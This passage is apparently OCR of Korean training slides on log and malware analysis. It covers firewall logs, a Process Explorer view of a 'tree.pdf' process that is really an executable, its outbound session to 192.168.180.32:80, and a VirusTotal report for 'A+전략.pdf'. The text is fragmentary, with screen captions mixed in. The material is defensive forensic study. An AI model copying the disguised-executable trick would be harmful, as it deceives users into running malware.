+	fw	accept	2018/08/16 17:26:35	방화벽		192.168.100.12	5610		80	KR	TCP(6)	FA r	0	allow	40	40
+	fw	accept	2018/08/16 17:26:34	방화벽		192.168.100.12	5610		80	KR	TCP(6)	FA	0	allow	40	0
+	fw	accept	2018/08/16 17:26:34	방화벽		192.168.100.12	5610		80	KR	TCP(6)	FA	0	allow	40	0


현재 : 1 - 5 / 검색결과 : 5 건 / 검색시간 : 0.165 초 / 검색결과 범위 2018/08/16 ~ 2018/08/16


<< < 1 > >>

Sent Bytes는 보낸 Data의 양이고, Rcvd Bytes는 받은 Data의 양이다.


휴지통
Adobe Reader 9
메신저 센터
미디어 플레이...
AdbeRdr90...
OHSexy
sexy
오후 5:24
2018-11-08

04. LOG와 악성코드 분석





Process Explorer - Sysinternals: www.sysinternals.com [taewon-PC₩taewon]
File Options View Process Find DLL Users Help
Process CPU Private Byt... Working Set PID Description Company Name Sessi
System Idle Process 98,48 0 K 24 K 0
System 0,09 48 K 2,068 K 4
csrss.exe 1,288 K 4,676 K 336
csrss.exe 0,03 4,840 K 8,948 K 388
wininit.exe 972 K 3,832 K 396
winlogon.exe 1,644 K 5,028 K 428
explorer.exe 0,04 28,896 K 48,016 K 1112 Windows 탐색기 Microsoft Corporation
tree.pdf 2,968 K 6,840 K 2912 ApacheBench command line utility Apache Software Foundation
tree.pdf 2,968 K 6,8
오후 8:45
2018-09-11
Name Description Company Name Path
advapi32.dll 고급 Windows 32 기반 API Microsoft Corporation C:₩Windows₩System32₩advapi32.dll
apisetschema.dll ApiSet Schema DLL Microsoft Corporation C:₩Windows₩System32₩apisetschema.dll
C_1252.NLS C:₩Windows₩System32₩C_1252.NLS
crypt32.dll Crypto API32 Microsoft Corporation C:₩Windows₩System32₩crypt32.dll
cryptbase.dll Base cryptographic API DLL Microsoft Corporation C:₩Windows₩System32₩cryptbase.dll
cryptsp.dll Cryptographic Service Provi... Microsoft Corporation C:₩Windows₩System32₩cryptsp.dll
cscapi.dll Offline Files Win32 API Microsoft Corporation C:₩Windows₩System32₩cscapi.dll
dhcpcsvc.dll DHCP 클라이언트 서비스 Microsoft Corporation C:₩Windows₩System32₩dhcpcsvc.dll
dhcpcsvc6.dll DHCPv6 클라이언트 Microsoft Corporation C:₩Windows₩System32₩dhcpcsvc6.dll
dnsapi.dll DNS 클라이언트 API DLL Microsoft Corporation C:₩Windows₩System32₩dnsapi.dll
FWPUCLNT.DLL FWP/IPsec 사용자 모드 API Microsoft Corporation C:₩Windows₩System32₩FWPUCLNT.DLL
gdi32.dll GDI Client DLL Microsoft Corporation C:₩Windows₩System32₩gdi32.dll
iertutil.dll Run time utility for Internet E... Microsoft Corporation C:₩Windows₩System32₩iertutil.dll
imm32.dll Multi-User Windows IMM32 A... Microsoft Corporation C:₩Windows₩System32₩imm32.dll

04. LOG와 악성코드 분석

5. Window 7 log 분석

192.168.180.32:80으로 세션이 ESTABLISHED가 되었다는 것을 확인할 수 있다.

현재 실행되지 않고 있는 pdf파일에서 192.168.180.32의 80 port로 신호를 보냈고 세션이 이루어졌다는 것을 알 수 있다.



04. LOG와 악성코드 분석

Virus Total은

사이트이다.

virustotal

SHA256: 93883b39e59b32e153a1202289f4985a5e664db5598d2c35a0898f7526d0f65f

파일 이름: A+전략.pdf

탐지 비율: 22 / 60

분석 날짜: 2018-09-11 23:52:26 UTC (1분 전)

분석 | File detail | 추가 정보 | 댓글 | 투표

